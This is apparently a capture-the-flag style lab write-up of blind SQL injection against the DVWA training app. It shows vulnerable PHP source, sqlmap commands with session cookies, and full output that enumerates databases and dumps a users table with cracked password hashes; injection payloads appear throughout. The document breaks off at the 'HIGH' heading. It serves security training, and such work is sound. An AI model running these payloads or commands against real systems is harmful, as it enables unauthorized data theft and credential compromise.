Vulnerability Name:	SQL Injection (Blind)
Affected Vendor:	DVWA
Affected Product Name:	http://dvwa/vulnerabilities/sqli_blind/
Product Official Website URL	http://dvwa/login.php
Affected Component:	Affected Parameters: - User id

Description: - A variant of SQL Injection where attackers can infer information from the database without directly viewing it.

Root Cause: - Inadequate input validation and improper use of unfiltered user input in SQL queries.


Impact: - Impact Information leakage, data manipulation, or unauthorized access to sensitive data.

Mitigation: - Implement time-based or boolean-based SQL Injection detection techniques, perform regular security audits, and use parameterized queries to prevent Blind SQL Injection.

Remediation: - To Remediation of SQL Injection (Blind):
Input Validation: Validate and sanitize user input to prevent malicious SQL code.
Parameterized Queries: Use parameterized queries to separate user input from SQL code.
Stored Procedures: Implement stored procedures to encapsulate SQL logic and reduce injection risk.
Least Privilege: Grant database users least privilege necessary to perform tasks.
Regular Security Audits: Conduct regular security audits to identify vulnerabilities.
Web Application Firewall (WAF): Implement WAF to detect and prevent SQL injection attacks.
Error Handling: Implement secure error handling to prevent information disclosure.
Code Review: Perform regular code reviews to identify and fix vulnerabilities.

Proof of Concept

Step: -1 First navigate to http://dvwa/login.php and login with username and Password.



Security Level :- Low


As we Know, we will first view the source code.

SQL Injection (Blind) Source

vulnerabilities/sqli_blind/source/low.php


```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```


Step: -2 log in the home page of DVWA then click to the SQL Injection (Blind).




Step: -2 Let's start by see how this works then put the value 1 and 6

1 userid exists in the databse and the 6 user id is not exists in the databse.





Step: -3 In this Step We will intercept the request then copy the cookie.



Step: - 4 Executing SQL Injection with sqlmap

Open the terminal.

Run the following command to enumerate databases:

This command targets a blind SQL injection vulnerability in DVWA, using SQLMap to extract available databases.

```
sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=low" --data="id=1&Submit=Submit" -p id --dbs
```

Removed #: The fragment identifier (#) is unnecessary in the URL.

Kept --data: Since you're testing a POST parameter (id), you need --data="id=1&Submit=Submit".

Ensured -p id is specified: Tells SQLMap to test the id parameter explicitly.

Kept --dbs: To enumerate the available databases.

```
┌──(hacker㉿kali)-[~]
└─$ sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=low" --data="id=1&Submit=Submit" -p id --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:31:11 /2025-03-05/

[14:31:11] [INFO] testing connection to the target URL
[14:31:11] [INFO] testing if the target URL content is stable
[14:31:11] [INFO] target URL content is stable
[14:31:11] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[14:31:11] [INFO] testing for SQL injection on POST parameter 'id'
[14:31:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:31:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:31:12] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:31:12] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:31:12] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:31:12] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:31:12] [INFO] testing 'Generic inline queries'
[14:31:12] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:31:12] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[14:31:12] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:31:12] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:31:12] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:31:12] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:31:12] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
```

```
[14:31:42] [INFO] testing 'MySQL UNION query (85) - 81 to 100 columns'
[14:31:42] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 313 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9603=9603 AND 'woaW'='woaW&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9266 FROM (SELECT(SLEEP(5)))FJpU) AND 'bdZH'='bdZH&Submit=Submit
---
[14:31:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:31:47] [INFO] fetching database names
[14:31:47] [INFO] fetching number of databases
[14:31:47] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:31:47] [INFO] retrieved: 2
[14:31:47] [INFO] retrieved: dvwa
[14:31:47] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[14:31:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 257 times
[14:31:48] [INFO] fetched data logged to text files under '/home/hacker/.local/share/sqlmap/output/dvwa'

[*] ending @ 14:31:48 /2025-03-05/
```

Step: -5 In the previous section, we found two databases.

Enumerating Tables in the Target Database (dvwa, information_schema)

Run the following command to list tables from the target database:

```
sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=low" --data="id=1&Submit=Submit" -p id -D Dvwa --tables
```

```
┌──(hacker㉿kali)-[~]
└─$ sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=low" --data="id=1&Submit=Submit" -p id -D dvwa --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:00:14 /2025-03-05/

[15:00:14] [INFO] resuming back-end DBMS 'mysql'
[15:00:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9603=9603 AND 'woaW'='woaW&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9266 FROM (SELECT(SLEEP(5)))FJpU) AND 'bdZH'='bdZH&Submit=Submit
---
[15:00:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:00:14] [INFO] fetching tables for database: 'dvwa'
[15:00:14] [INFO] fetching number of tables for database 'dvwa'
```

```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9603=9603 AND 'woaW'='woaW&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9266 FROM (SELECT(SLEEP(5)))FJpU) AND 'bdZH'='bdZH&Submit=Submit
---
[15:00:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[15:00:14] [INFO] fetching tables for database: 'dvwa'
[15:00:14] [INFO] fetching number of tables for database 'dvwa'
[15:00:14] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:00:14] [INFO] retrieved: 2
[15:00:14] [INFO] retrieved: guestbook
[15:00:15] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:00:15] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[15:00:15] [INFO] fetched data logged to text files under '/home/hacker/.local/share/sqlmap/output/dvwa'

[*] ending @ 15:00:15 /2025-03-05/
```

Step: - 6 In the previous section, we found two databases in tables (guestbook , users)

Run the following command to list tables from the target database:

-D dvwa → Specifies the database (dvwa).

-T users → Targets the users table.

--dump → Extracts all data from the table.

--batch → Runs in non-interactive mode (auto-answers prompts).

--threads=5 → Uses 5 threads to speed up extraction

```
sqlmap -u="http://dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --
cookie="PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=low" --data="id=1&Submit=Submit" -p id -T users --dump --
batch --threads=5
```

```
┌──(hacker㉿kali)-[~]
└─$ sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=low" --data="id=1&Sub
mit=Submit" -p id -T users --dump --batch --threads=5
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.9.2#stable}
|_ -| . [*]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:50:16 /2025-03-05/

[15:50:16] [INFO] resuming back-end DBMS 'mysql'
[15:50:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9603=9603 AND 'woaW'='woaW&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9266 FROM (SELECT(SLEEP(5)))FJpU) AND 'bdZH'='bdZH&Submit=Submit
---
[15:50:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
```


```
[15:50:16] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[15:50:16] [INFO] fetching current database
[15:50:16] [INFO] retrieving the length of query output
[15:50:16] [INFO] retrieved: 4
[15:50:17] [INFO] retrieved: dvwa
[15:50:17] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:50:17] [INFO] retrieved: 8
[15:50:17] [INFO] retrieving the length of query output
[15:50:17] [INFO] retrieved: 7
[15:50:17] [INFO] retrieved: user_id
[15:50:17] [INFO] retrieving the length of query output
[15:50:17] [INFO] retrieved: 10
[15:50:18] [INFO] retrieved: first_name
[15:50:18] [INFO] retrieving the length of query output
[15:50:18] [INFO] retrieved: 9
[15:50:18] [INFO] retrieved: last_name
[15:50:18] [INFO] retrieving the length of query output
[15:50:18] [INFO] retrieved: 4
[15:50:18] [INFO] retrieved: user
[15:50:18] [INFO] retrieving the length of query output
[15:50:18] [INFO] retrieved: 8
[15:50:18] [INFO] retrieved: password
[15:50:18] [INFO] retrieving the length of query output
[15:50:18] [INFO] retrieved: 6
[15:50:19] [INFO] retrieved: avatar
[15:50:19] [INFO] retrieving the length of query output
[15:50:19] [INFO] retrieved: 10
[15:50:19] [INFO] retrieved: last_login
[15:50:19] [INFO] retrieving the length of query output
[15:50:19] [INFO] retrieved: 12
[15:50:20] [INFO] retrieved: failed_login
```

```
[15:50:37] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:50:39] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------+----------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                  | password                                           | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------+----------------------------------------------------+-----------+------------+---------------------+--------------+
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2025-03-04 11:24:29 | 0            |
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2025-03-04 11:24:29 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2025-03-04 11:24:29 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2025-03-04 11:24:29 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-03-04 11:24:29 | 0            |
+---------+---------+-------------------------+----------------------------------------------------+-----------+------------+---------------------+--------------+

[15:50:39] [INFO] table 'dvwa.users' dumped to CSV file '/home/hacker/.local/share/sqlmap/output/dvwa/dump/dvwa/users.csv'
[15:50:39] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2212 times
[15:50:39] [INFO] fetched data logged to text files under '/home/hacker/.local/share/sqlmap/output/dvwa'

[*] ending @ 15:50:39 /2025-03-05/
```

We can see the all databases are found.

SECURITY LEVEL (MEDIUM)

As we know , we will first view the source code.



```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $id ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    //mysql_close();
}

?>
```

Step:-1

```
sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/" --cookie="id=10; PHPSESSID=6at6jgbvqsri02lp5s0dl231q3;
security=medium" -- data="id=1&Submit=Submit" -p id --dbs
```

```
┌──(hacker㉿kali)-[~]
└─$ sqlmap --url="http://dvwa/vulnerabilities/sqli_blind/" --cookie="id=10; PHPSESSID=6at6jgbvqsri02lp5s0dl231q3; security=medium" --data="id=1&Submit=Submit
" -p id --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:23:17 /2025-03-05/

[16:23:18] [INFO] resuming back-end DBMS 'mysql'
[16:23:18] [INFO] testing connection to the target URL
[16:23:18] [INFO] testing if the target URL content is stable
[16:23:18] [INFO] target URL content is stable
[16:23:18] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[16:23:18] [INFO] testing for SQL injection on POST parameter 'id'
[16:23:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:23:18] [INFO] POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="User ID exists in the datab
ase.")
[16:23:18] [INFO] testing 'Generic inline queries'
[16:23:18] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:23:18] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[16:23:18] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:23:29] [INFO] POST parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

```
sqlmap identified the following injection point(s) with a total of 101 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5285=5285&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7301 FROM (SELECT(SLEEP(5)))Yomd)&Submit=Submit
---
[16:23:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:23:39] [INFO] fetching database names
[16:23:39] [INFO] fetching number of databases
[16:23:39] [INFO] resumed: 2
[16:23:39] [INFO] resumed: dvwa
[16:23:39] [INFO] resumed: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[16:23:39] [INFO] fetched data logged to text files under '/home/hacker/.local/share/sqlmap/output/dvwa'

[*] ending @ 16:23:39 /2025-03-05/
```

As we can see the databases.

SECURITY LEVEL(HIGH)

